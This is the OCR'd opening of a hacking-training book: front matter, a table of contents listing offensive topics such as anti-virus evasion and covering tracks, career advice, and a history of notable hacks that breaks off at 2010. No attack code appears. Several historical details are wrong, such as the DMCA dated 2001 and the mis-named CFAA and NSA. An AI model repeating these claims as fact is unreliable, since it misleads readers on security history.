

Getting Started Becoming a Master Hacker
Hacking is the Most Important Skill Set of the21st Century!
Occupytheweb

Getting Started Becoming a Master Hacker

By Occupytheweb

V 1.3

Dedication

This book is dedicated to my three exquisite daughters who mean the world to me…

…and Laura, who offered emotional support and encouragement throughout.

Thank you

About the Author

Occupytheweb is the *nom de guerre* of a security researcher and forensic investigator with over 20 years in the industry. He is a former university professor who now offers hacker and information security courses at www.hackers-arise.com.

Occupytheweb has trained hackers at every one of the US military branches and the national intelligence agencies.

To learn more about Occupytheweb and listen to interviews with him, go to www.hackers-arise.com/otw-in-the-news

Acknowledgements

I want to thank everyone from the Hackers-Arise community who offered their comments and questions during the early stages of developing this manuscript. In particular, I want to thank Artur Zeilinski for his diligent assistance and comment throughout this process. In addition, I want to thank a hacker known only to me as "Locke" for his assistance.

Preface

My Friends:

Thank you for picking up this book. I hope you find it informative and enlightening. It is intended to help guide you into the most exciting career in the 21st Century!

Before you begin, I want to point out a few elements of this book that I hope you will enjoy.

Hacking Process and Strategy

Hacking is a process. It is not just learning a bunch of technologies and tools. The master hacker must be strategic and analytical in their approach. Unfortunately, I don't believe this has been emphasized enough among other introduction to hacking books. To that end, I hope you find this emphasis here useful and enlightening.

Keep it Brief

Knowing that few will read and study a 1000-page tome, I have tried to keep this book to a manageable size with the thought that those that want to learn more, there are many resources. There are a multitude of web sites (I tried to give you links to more in-depth information on hackers-arise.com) and innumerable books. This book is designed to get you started, not make you a master hacker. That is long journey, but this is the first step.

Case Study of the NSA's EternalBlue

To demonstrate key principles throughout this book, I have focused upon a case study of the NSA's EternalBlue exploit. This two year old exploit was stolen from the US espionage agency in 2017 and it was responsible for wreaking havoc around the world. It was integrated into many attacks including most famously the WannaCry, Petya, and NotPetya ransomware. In this book, I use it as a case study in vulnerability assessment in Chapter 7, exploitation in Chapter 9, sniffing for exploit analysis in Chapter 10, and Python in Chapter 16. I hope you find this approach informative and enlightening.

Happy Hacking,

OccupytheWeb

TABLE OF CONTENTS

Dedication..... 3

About the Author..... 4

Acknowledgements 5

Preface..... 6

Chapter 1: Getting Started..... 1

Chapter 2: Essential Skills and Tools..... 18

Chapter 3: The Hacker Process..... 28

Chapter 4: Setting Up Our Lab..... 33

Chapter 5: Passive Reconnaissance..... 48

Chapter 6: Active Reconnaissance..... 78

Chapter 7: Vulnerability Scanning..... 99

Chapter 8: Password Cracking..... 118

Chapter 9: Metasploit Exploitation..... 143

Chapter 10: Sniffing and Protocol Analysis..... 178

Chapter 11: Post-Exploitation..... 199

Chapter 12: Web Hacking..... 214

Chapter 13: Evading Anti-Virus (AV)..... 235

Chapter 14: Covering Your Tracks..... 246

Chapter 15: Wi-Fi Hacking..... 257

Chapter 16: Malicious Python..... 282

Chapter 17: Social Engineering..... 307

Epilogue..... 323

Appendix A: Cryptography Basics for Hackers..... 324

Appendix B: Cyber Warrior Wisdom of OTW..... 329

Index..... 332

CONTENTS IN DETAIL

Dedication ii

About the Author iii

Acknowledgements iv

Preface v

Table of Contents vi

Chapter 1: Getting Started 1

Professions for Hackers 2

Black Hat v White Hat 4

History of Hacking 4

Legal Consequences 14

Chapter 2: Hacker Essentials 18

Essential Skills 19

Fundamental Skills 19

Intermediate Skills 21

Intangible Skills 22

Essential Tools 23

Chapter 3: The Hacker Process 28

Fingerprinting 29

Passive Reconnaissance 29

Active Reconnaissance 30

Password Cracking 30

Exploitation 31
Post Exploitation 32
Covering Tracks 32

Chapter 4: Creating our Virtual Lab 33
Downloading Kali 34
Installing VirtualBox 36
Installing Kali in VirtualBox 39
Installing Your Target Systems 44
Installing MySQL 46

Chapter 5: Passive Reconnaissance 48
Google Hacking 49
Netcraft 55
Whois 59
Shodan 61
DNS 67
p0F 72

Chapter 6: Active Reconnaissance 78
Nmap 79
Hping 87
Whatweb 93
Builtwith 96

Chapter 7: Finding Vulnerabilities 99
Finding the EternalBlue Vulnerability 101
Nessus 102
OWASP-ZAP 111

Chapter 8: Password Cracking **118**

Password Cracking Fundamentals 119

Password Cracking Strategy 122

Cracking Passwords with john 123

Creating Custom Password Lists 127

Hashcat 135

Windows Password Hashes 138

Remote Password Cracking with Medusa 139

Chapter 9: Exploitation with Metasploit 5 **143**

Introduction to Metasploit 144

Keywords and Commands 145

Strategy for Finding the Proper Module 150

Directory Structure of Metasploit 151

Reconnaissance with Metasploit 156

Vulnerability Scanning 158

Exploitation with EternalBlue 160

Adding a New Module 164

Creating a Malicious File with msfvenom 168

Using msfvenom for Exploitation when You have Physical Access 174

Chapter 10: Packet Sniffing and Analysis **178**

Sniffing with tcpdump 179

Sniffing with Wireshark 184

Wireshark Analysis of EternalBlue 192

Chapter 11: Post Exploitation **199**

Post Exploitation Metasploit Modules 200

Idletime 203

Hashdump 203

Web Cams 204
Keylogger 205
Microphone 207
Mimikatz 208
Arpscanner 209
MySQL Post Exploitation 210

Chapter 12: Web Hacking 214
Approaches to Web Hacking 215
Website Vulnerabilities 216
SQL Injection 216
Attacking WordPress Sites 224

Chapter 13: Evading Anti-Virus 235
Metasploit's Evasion Modules 236
How Anti-Virus Software Works 236
What is Shellcode 237
OWASP-ZSC 238

Chapter 14: Covering Your Tracks 246
Covering Your Tracks with the meterpreter 247
wevutil to Delete Logs 248
Timestomp 249
Covering Tracks on Linux Systems 250
Removing Command History 251
Shredding Command History 252

Chapter 15: Wi-Fi Hacking 257
Wi-Fi Basics 258
Terminology 258

Security Protocols 259
Wi-Fi Adapter for Hacking 260
Attacking Wi-Fi APs 263
WPA2-PSK 265
WPS Attack 268
Evil Twin Attack 270
AP DoS Attack 275
PMKID Attack 276

Chapter 16: Malicious Python 282
Python Modules 283
Pip 283
OOP 284
Pycharm IDE 285
Variables 286
Comments 289
Functions 290
Lists 291
Modules 292
Network Communication in Python 292
Dictionaries, Loops and Control Statements 295
Exceptions and Password Crackers 300
Python for Exploiting EternalBlue 302

Chapter 17: Social Engineering 307
What is Social Engineering in Cyber Security? 308
Social Engineering Vectors 310
Social Engineering Concepts and Strategies 309
Social Engineering Tools and Technologies 311
Social Engineering with Metasploit 320

Epilogue 323
Appendix A: Cryptography Basics 324
Appendix B: Cyber Warrior Wisdom 329
Index 332

1

Introduction to Master Hacker

"The journey of a thousand miles begins with the first step"

LaoTzu

Welcome back, my aspiring master hackers! I was inspired to write this book to follow on my unexpectedly successful *Linux Basics for Hackers*. So many of you wrote and asked when I would write another to help them continue their journey from novice to master hacker. So here we are.

I hope you enjoy and gain from reading this book.

I had a wonderful time writing it!

In my previous book, *Linux Basics for Hackers*, I began by saying, "Hacking is the most important skill set of the 21st century." Today—two years later—I want to re-emphasize that this statement is even more true. Each and every day—in our increasingly digitized world—our privacy, our safety, our national security, our identity, and our hard-won earnings are at risk. Hacking--once the realm of a few geeky computer enthusiasts--has now grown up to **become one of the most sought-after skill sets in the world**. From national governments, espionage agencies and militaries, to information security firms and, of course, cybercrime enterprises—all are seeking highly-skilled hackers. This book is designed to guide and train you toward that profession, whatever your end goal might be.

Before we embark upon this journey, let's examine few areas to help us gain perspective on this industry and profession, namely;

1. Legitimate professions open to hackers;
2. The history of hacking, to give you some appreciation and perspective of our discipline;
3. The legal consequences of hacking, to help keep you out of the harm's way.

Professions for Hackers

Initially, hacking was thought to be the profession of a few antisocial, geeky individuals who did it for fun, lulz or profit. By 2019, it has become a legitimate profession widely sought-after by many organizations and governments. Here are just a few of the legitimate employment opportunities for master hackers as you plan your future.

National Security

Nearly each and every national security agency from around the world use hackers. Obviously, the United States, China, Israel, Russia, United Kingdom, and Iran are the most active, but nearly every national government has an offensive cyber security element. These national security agencies are desperately seeking well-trained hackers to protect their nations and attack their adversaries. This particularly applies to the field of SCADA/ICS (Supervisory Control and Data Acquisition/Industrial Control Systems) hacking, where nations can disable or destroy industrial plants and infrastructure in time of cyberwar, such as petroleum plants or the electrical grid (see Russia's attacks against the Ukrainian electrical grid at www.hackers-arise/scada-hacking).

National Espionage

In the past, every government employed scores of "cloak and dagger" spies, but in this digital age, spying via hacking is cheaper, safer, and more reliable. Don't get me wrong, there are still thousands of spies plying their craft around the world, but more and more national espionage agencies are relying on the much cheaper, safer, and reliable digital spying. Of course, to do so they need good hackers.

Military

In an era where even the troops in the field are using sophisticated digital equipment, national militaries are using hackers in the field and on the frontline. I'm proud to say that I trained the U.S. Army's first

field hacker unit (for the Special Forces at Ft. Campbell, Kentucky) several years ago. They and every other government will be using hackers in the field in military operations to knock out or control the adversaries' communications and other digital equipment.

Penetration Testing or Pentesting

Now that companies and institutions around the world are increasingly aware and concerned about cyber threats, they are hiring firms to test the security of their systems. Conducting a penetration test, or pentest, is one of the best ways to make certain these systems are safe and secure. A pentest is essentially a form of legal hacking. The company hires these hackers or pentesters to try to hack into their systems to determine how secure they are. The general idea is to have the good-guy hackers hack your systems before the bad guys. At the end of the pentest, these hackers then provide a report to the organization detailing the weaknesses in their network and systems so that they can be repaired or hardened. This field has grown rapidly over the last decade and continues to grow.

Bug Bounty Hunting

One of the newest areas of hacking is known as bug bounty hunting. Corporations, organizations, and websites are now offering rewards (bounties) to hackers who can find vulnerabilities (bugs) in their software before the general public becomes aware of them. Some of these bounties are as large as $1 million. Many of the largest organizations in the United States now offer bug bounties, including Microsoft, Google, Facebook and the U.S. Department of Defense. In 2019, it was announced that an Argentinian teenager, Santiago Lopez, was the first bug bounty hunter to earn $1 million.

Zero-Day Developer

Probably at the top of the hacker pyramid are the zero-day developers Some hackers develop zero-days and then sell them to cyber crime gangs or national espionage agencies such as NSA (the U.S. National Security Administration) or GCHQ (Britian's Government Communications Headquarters). These zero-day exploits can sell for millions of dollars as they enable national espionage agencies to spy on their adversaries and their own citizens. There are even companies who specialize in developing and selling zero-days such as Germany's Gamma Group, France's Zupen, Israel's NSO Group, or Italy's Hacking Team. In addition, the EternalBlue exploit that was stolen from the NSA in 2017 and became a critical element of such ransomware as WannaCry and Petya (both of which led to the shuttering of many organizations and the paying of millions of dollars in ransom) was likely developed by one of these zero-day developers for the NSA.

> Zero-day exploits are exploits or hacks that have never seen before hence the information security industry has had zero days to respond with defenses. Zero-days are the "Holy Grail" of hackers

Information Security (Infosec) Engineers

Hackers make the best information security engineers. Not everyone who studies hacking will be breaking into a foreign power's state secrets. Many newly minted hackers will become the people guarding state secrets. In brief, the people who are best at protecting any digital resource are those who know how others can break in. That's just common sense, but unfortunately that common sense isn't always reflected by the hires of CISOs (Chief Information Security Officer) and others in charge of information security engineers. But that is changing.

I think the wisdom of hiring hackers as information security engineers might be reflected in military or sports strategy. Can you imagine a general whose task it was to guard the nation's capital not being familiar with the offensive tactics of the adversary? Of course not! The same analogy can be applied to sports. How about a basketball coach who doesn't understand the opposing team's plays and strategies to score? How effective of a defense could they mount? I think it goes without saying that you need to understand the offense of the opposition (hacking) to mount an effective defense (information security). For more on why hackers make better information security engineers, see my article "Why Hackers Make the Best Information Security Engineers" at www.hackers-arise.com.

Linux Skills

To begin, if you haven't read my *Linux Basics for Hackers*, I suggest you pause now, pick it up and study it. Read it and do the exercises. It's a good starting point in your journey from novice to master hacker. In this book, I will assume you have some basics Linux skills that covered in that book.

A Word about Black Hat v. White Hat

Nearly every "hacking" book discusses the concept of white hat hacker vs. black hat hacker. In our modern world, the distinctions have become blurred. For instance, Russia, the United States, and China are hacking each other 24/7 for geopolitical advantage. From the perspective of the United States, the Russian hacker might be considered a black hat, while in Russia they would be celebrated as heroes. Of course, the same applies in reverse. U.S. hackers intruding upon China are well-paid and well-respected members of the military or intelligence community with nice homes in the suburbs and 2.5 children, but are considered criminal or black hats in China. I hope you get the idea. Context and perspective are critical in making the distinction, one I prefer not to make. I maintain the terms are anachronistic in 2020.

In the old days—meaning way back to 2010—there were basically two types of hackers, but today there are many types and many motivations. As a result, I will avoid the distinction and if I refer to any hat at all, I will call them white hats.

History of Hacking

Before you begin this journey to becoming a Master Hacker, let's take a look back at the history of hacking.

Hacking has a long and storied history in the United States and around the world. It did not begin yesterday—or even at the advent of the twenty-first century—but rather dates back nearly forty years. Although there was little hacking activity in the 1980s, once the Internet migrated to commercial use in the 1990s, hacking went into hyper-drive.

To those of you unaware of our long and proud history, I want to dedicate the following to provide you with some of the highs and lows of this nearly 40-year history. It would be impossible to list every hack or hacker over the last 40 years, even if this were a 500-page book, so I will limit myself to a brief history and only try to touch upon the most significant hacks over that period of time.

It's important to note that we are limited in this history to only discussing hacks that were made public. Those that were not reported by their victims (national governments and large corporations are reluctant to report intrusions for fear of embarrassment and damage to their reputation) or were never discovered, cannot be included for obvious reasons. So, of course, that biases this expostion to only those who were caught.

Famous People Who Were Hackers

Before we delve into this history of hacking, let's take a look at some prominent people who were once hackers. In reality, there are many respectable people in IT and IT security that have a hacker background, but few are willing to admit it. I personally know CIOs (Chief Information Officers) and CTOs (Chief Technology Officers) of major corporations in the United States who have admitted to me that they were once hackers, but they won't say so on the record and really don't want their employers to know.

Steve Jobs

Before there was an Apple computer, Mac, iPod, iPad, or iPhone, Steve Jobs and his partner, Steve Wozniak, were developing a tool that became known as the "Blue Box" in 1972. This tool was capable of replicating the audio tones used by the telephone company (Yes, once upon a time there was just one telephone company in the United States) to enable long-distance calls—without paying for them.

Julian Assange

Long before WikiLeaks, Julian Assange was an infamous teenage hacker in Australia. As a sixteen-year-old in Australia, Assange, aka Mendax, was hacking into the US Department of Defense, NASA, the US Navy, MILNET, Citibank, and Lockheed Martin, among many others. By 1991, Assange was caught hacking Nortel and was arrested and charged with thirty-one counts of computer crimes. In

1996, he pled guilty to twenty-five counts and paid a minimal fine with no jail time.

Kevin Poulsen

Now known as an author and astute tech writer for WIRED magazine, Kevin Poulsen, was first a hacker. He is best known for hacking the phone system of KIIS-FM in Los Angeles to make certain he was the 102nd caller, which won him the prize of a new Porsche 944. Poulsen was caught by the FBI and sentenced to five years in the federal penitentiary with a three-year ban on using the Internet.

Mudge (aka Peiter Zatko)

Mudge was the most prominent member of the hacker super group, Cult of the Dead Cow (cDc) that was responsible for the development of BackOrifice (one of early exploits of Windows 95 and 98 giving the attacker complete control of the remote system) and a heightening awareness of information security in the early days of the Internet (see the History of Hacking later in this chapter). In addition, Mudge was a leading member of the L0pht Heavy Industries and developed the widely used password cracker, Lophtcrack (it's still in Kali). Unlike some other hackers, Mudge steered clear of breaking any laws and eventually advised President Bill Clinton on cyber security. He then took a job as project manager of a Defense Advanced Research Projects Agency (DARPA) project focused on directing research in cyber security. As of 2017, he is the head of security at credit card processor Stripe (in 2019, it was revealed that US presidential candidate Beto O'Rourke was also a member of the cult of the Dead Cow).

In the Beginning...

There really is no clear-cut beginning, unlike the Bible. Almost as soon as there were electronic computers (ENIAC was developed for military ballistics work in 1946), there were hackers. Most of these hacks were minor, without major dollar losses or legal implications. Many people point to one event that may have marked the beginning of awareness of the risks and significance of computer hacking.

Lawrence Livermore National Laboratory in Berkeley, CA was developed during WWII to do research on atomic weapons. After the war and up to the present, it continued to work on nuclear weapons development. During the Cold War between the US and USSR, this lab was the target and focus of espionage, as it held secrets that could give either nation an upper hand in any conflict.

In 1986, at the height of the Cold War, Clifford Stoll, an astronomer working in IT at the lab, was asked to resolve a $0.75 accounting error on the timeshare (back then, many people shared time on one large mainframe computer) system. In his research, Stoll discovered that there was an unauthorized user on the system. Stoll was able to trace the new, unauthorized user back to Germany.

Stoll contacted the FBI, CIA, and other law enforcement agencies but received little or no help. Eventually, he set up fake files containing "national secrets" that the attacker found and stole. This is probably the first reported use of a virtual honeypot in history. Eventually, the trail led to a hacker in Germany named Markus Hess. He was stealing these nuclear secrets and passing them to the Soviet Union for compensation.

This event, probably more than any other, triggered the national consciousness to the risks of hacking and started the process of developing a legal framework to prohibit hacking.

Morris Worm - 1988

In November 1988, the young Internet almost came crashing down. A twenty-two-year-old Cornell University graduate student by the name of Robert Tappan Morris unleashed a worm that infected nearly 25 percent of the computers on the Internet (admittedly, there were few computers on the Internet back then). This was particularly embarrassing for his father, who was a prominent NSA scientist and, at the time, head of IT security for the world's largest computer company, IBM.

Eventually, Morris became the first person to be prosecuted under the Computer Abuse and Fraud Act of 1986 (Title 18, Section 1030 of the U.S.C. see Legal Stuff below). This same law is still used to prosecute most hacking crimes in the United States. Morris was sentenced to three-years probation and 400 hours of community service. Dr. Morris is now a tenured professor at the Massachusetts Institute of Technology (MIT).


Melissa Virus - 1999

The Melissa virus was a milestone in virus development as it was a macro virus. This means that it used macros embedded in MS Office documents to do its dirty work. This may have been the most successful virus in computing history, reportedly infecting up to one in every five computers worldwide.

Eventually, the developer of the Melissa virus, David L. Smith, was caught and prosecuted. Authorities tracked the GUID (Global Unique ID) of the Microsoft Office documents containing the virus to catch Smith. He plead guilty and was sentenced to ten years in prison.

Back Orifice and BackOrifice 2000 1998-1999

Back Orifice debuted in 1999 as a rootkit and remote administration tool (RAT) for Windows 95 and Windows 98 systems. Developed by the hackivist group Cult of the Dead Cow (Mudge was the most famous member and it now turns out that US presidential candidate, Beto O'Rourke also), it did much to heighten the awareness of the vulnerabilities of Windows systems to malware and spurred Microsoft to take security seriously.



This malware with an easy-to-use GUI, enabled the hacker to control nearly any Windows system from a remote location.

DMCA & Elcomsoft - 2001

The Digital Millennium Copyright Act (DMCA) of 2001 made it illegal to pirate copyrighted material and contained severe penalties for doing so. Still, almost as soon as the ink was dry on this law, the FBI arrested Dmitry Sklyarov of Elcomsoft as he came to the United States to attend Defcon (one of the most famous information security conferences) in Las Vegas. The FBI claimed that Sklyarov and Elcomsoft were trafficking software programs that could circumvent copyright protections, which made Sklyarov the first person arrested and prosecuted under this new law.

Elcomsoft is a Russian company that sells digital forensics software that can also be used for hacking. For instance, they produce one of the best password-cracking tools available anywhere. It was this password cracking software that the FBI considered illegal that lead to his arrest. Eventually, the FBI dropped the charges against Sklyarov and he was allowed to return to Russia. Elcomsoft, the company, was then prosecuted under this law and was found not guilty.

Anonymous Formed - 2003

Anonymous, the loosely organized hacking collective, made its first appearance in 2003. An outgrowth of the 4chan image boards, this group would gain greater fame than any other hacker organization.

It conducted numerous widely reported hacks including; Operation Chanology, an attack on the Church of Scientology's website; Operation Payback, the DDoS attacks against MasterCard, Discover, Visa, and PayPal after they refused to allow people to use their services to send contributions to WikiLeaks; Operation Paris, in response to the 2015 terrorist attacks in Paris; Operation ISIS, an attempt to nullify ISIS recruiting efforts on the Internet; Operation Trump, an effort to keep Donald Trump from being elected president; and many others.

Several members, contributors, and readers of, Hackers-Arise.com, are also members of Anonymous.

TJX - 2007

TJX, the holding company of the off-price retailers such as TJ Maxx and Marshalls, lost nearly 45 million customer records and credit cards numbers when hackers were able to compromise their network through an unsecured wireless network. It was the largest data security breach up to that time.

The hackers found one of its stores had an unsecured wireless network that they were able to access from the parking lot. From there, they traversed the company network to the database servers holding the customer accounts and credit card numbers. TJX held all this data unencrypted, making the hacker's task extraordinarily easy.

Carder Market & Max Butler - 2007

An American hacker, Max Ray Butler, aka Max Vision, took over the world's largest black market for stolen credit cards numbers, Carders Market. Eventually, in 2007, Butler (also the founder of the Arachnids vulnerability database) was caught and sentenced to thirteen years in prison, the stiffest sentence imposed upon a hacker yet. Butler is cooperating with the Computer Emergency Response Team (CERT) and is likely to be released early as a result of his cooperation.

The Nation of Georgia and South Ossetia - 2008

Often marked as a milestone in the history of cyber warfare, Georgia, the former Soviet republic, was attacked with a massive DDoS attack against its internet architecture. As a result, all of the government and military internet-based communications were disabled, while Russian tanks and troops rolled into the Georgia province of South Ossetia. The DDoS attack was instigated by civilian hackers in Russia, probably at the direction of the Kremlin.

Conficker Worm - 2009


First detected in November 2008, the Conficker Worm struck fear into nearly every Windows user and their IT departments in 2009 and 2010. The worm used the vulnerability in Windows systems that became known as MS08-067 (Metasploit now has an exploit that tests for this vulnerability). The Conficker worm created one of the largest botnets in history, maybe as large as 15 million computer systems around the globe.

This worm gave the developer access to the personal information of the computer user while adding them to a massive worldwide botnet that could be used for DDoS (Distributed Denial of Service) attacks, password cracking, and spamming, among many other malicious activities. Despite concerted international efforts, no one is certain who was responsible for Conficker and what its ultimate purpose was.

Operation Aurora - 2010

